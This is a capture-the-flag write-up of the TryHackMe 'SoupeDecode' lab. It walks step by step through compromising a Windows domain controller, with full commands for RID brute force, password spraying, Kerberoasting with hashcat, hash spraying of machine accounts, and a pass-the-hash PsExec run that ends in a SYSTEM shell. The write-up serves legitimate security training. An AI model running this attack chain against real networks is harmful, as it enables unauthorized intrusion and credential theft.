SoupeDecode 01(Easy) | Tryhackme
Tryhackme — SoupeDecode Write-Up
Soupedecode turned out to be a really engaging Windows machine — both fun and full of learning moments. The challenge was to fully compromise the Domain Controller (DC), and the path to get there took me through several classic Active Directory techniques: careful enumeration, Kerberos abuse, password spraying, Kerberoasting, and finally wrapping it all up with a Pass-the-Hash attack.
What I liked about this box is how every small win led to the next step. Let me walk you through how I approached it.
Reconnaissance
As always, I kicked things off with a full port scan:
1
sudo nmap -sCV 10.10.26.214 -p- --min-rate=1000 -oA scan

The results confirmed my suspicion — the target was part of an Active Directory environment (Kerberos, SMB, and LDAP all showing up).
To make my life easier, I added the domain to /etc/hosts:
1
sudo sh -c 'echo "10.10.26.214 SOUPEDECODE.LOCAL DC01.SOUPEDECODE.LOCAL" >> /etc/hosts'
First Steps – Guest Access

Since I had no creds to begin with, I tested the guest account with NetExec. To my surprise, it worked:
1
nxc smb SOUPEDECODE.LOCAL -u guest -p ''
Unfortunately, the shares available to Guest weren’t useful.
Enumerating Users
At this point, I needed usernames. I ran a RID brute force with Guest and got a huge dump of info:
1
nxc smb SOUPEDECODE.LOCAL -u guest -p '' --rid-brute

It was messy, so I filtered it down to a clean list of usernames and saved them in users.txt using the following command:
1
nxc smb SOUPEDECODE.LOCAL -u guest -p '' --rid-brute | grep "SidTypeUser" | awk -F'\\\\' '{print $2}' | awk '{print $1}'

Now I had something to work with.
Looking for a Way In
My first thought was to check for AS-REP roasting opportunities. Sadly, no luck there.
1
 kerbrute userenum -d SOUPEDECODE.LOCAL --dc 10.10.26.214 users.txt


Instead, I went for a password spray using the classic username = password trick.
1
kerbrute passwordspray -d SOUPEDECODE.LOCAL --dc 10.10.26.214 --user-as-pass users.txt
And bingo — I landed a valid credential pair. This was my first breakthrough.
Poking Around SMB
With the new creds, I enumerated the shares again. This time, I had access to the Users share. Digging into one of the desktops, I grabbed my first flag (user.txt).
1
2
nxc smb SOUPEDECODE.LOCAL -u 'yb****' -p 'yb****' --shares
1
2
3
4
smbclient \\\\10.201.1.43\\Users -U soupedecode.local\\yb****

cd ybob317\Desktop
get user.txt
That small win gave me the motivation to keep pushing.
Kerberoasting Time
The next move was to see if the account I had, could pull down any Kerberos tickets. Using GetUserSPNs, I requested service tickets:
1
impacket-GetUserSPNs -request -dc-ip 10.10.26.214 SOUPEDECODE.LOCAL/yb****
The result was amazing — multiple SPNs(5).i saved them into a file kerberoasting.tgs


threw them into Hashcat and after some time, I cracked one: credentials for the file_svc service account.
1
hashcat -a 0 -m 13100 kerberoasting1.tgs /usr/share/wordlists/rockyou.txt

Another door unlocked.
Backups Are Always Juicy
Using file_svc account, I checked shares again and noticed a backup share.
1
nxc smb SOUPEDECODE.LOCAL -u file_svc -p 'Passw******' --shares

Inside the share, a file named backup_extract.txt caught my eye.
1
smbclient //10.10.26.214/backup -U file_svc

Upon reading the file, it contained machine account hashes. I knew this could be big.
1
cat backup_extract.txt

Testing Machine Accounts
I brute-forced through the machine accounts and eventually Got the credentials for the FileServer$ machine account.
1
nxc smb SOUPEDECODE.LOCAL -u machine_accounts.txt -H machine_account_hashes.txt



This one had admin privileges. To double-check, I listed shares with the hash and saw I had access to ADMIN$. That was the confirmation I needed.
1
nxc smb SOUPEDECODE.LOCAL -u 'FileServer$' -H 'e41da7e79a4c76dbd9cf79*********' --shares
The Final Push – Pass-the-Hash
Now it was time for the kill shot. I fired up Impacket’s PsExec with the FileServer$ hash:
1
 impacket-psexec 'SOUPEDECODE.LOCAL/FileServer$@10.10.26.214' -hashes :e41da7e79a4c76dbd9c**********
WHY?
When I confirmed that the FileServer$ machine account had admin privileges and I also had write access to the ADMIN$ share, I knew PsExec was my best bet.
For those unfamiliar, PsExec is a tool that lets you run commands on a remote Windows system if you’ve got administrative rights. It works by copying a small service over to the ADMIN$ share and then executing it. Since I had the NTLM hash of the account, I didn’t even need the plaintext password — I could just use a Pass-the-Hash attack.
This was the cleanest and most reliable way to turn those credentials into a full SYSTEM shell on the Domain Controller. And that’s exactly what happened the moment I ran the PsExec command.

And just like that — I had a SYSTEM shell on the Domain Controller.
Reflection
Soupedecode was a rollercoaster. I started from almost nothing — just a guest login — and step by step worked my way up to full domain compromise.
What I took away:
Enumeration is everything. Don’t skip it.
Simple mistakes like weak service account passwords can unravel an entire domain.
Machine accounts can be as dangerous as user accounts when misconfigured.
This box really hammered home how small footholds can chain into full control. Definitely one of my favorites so far.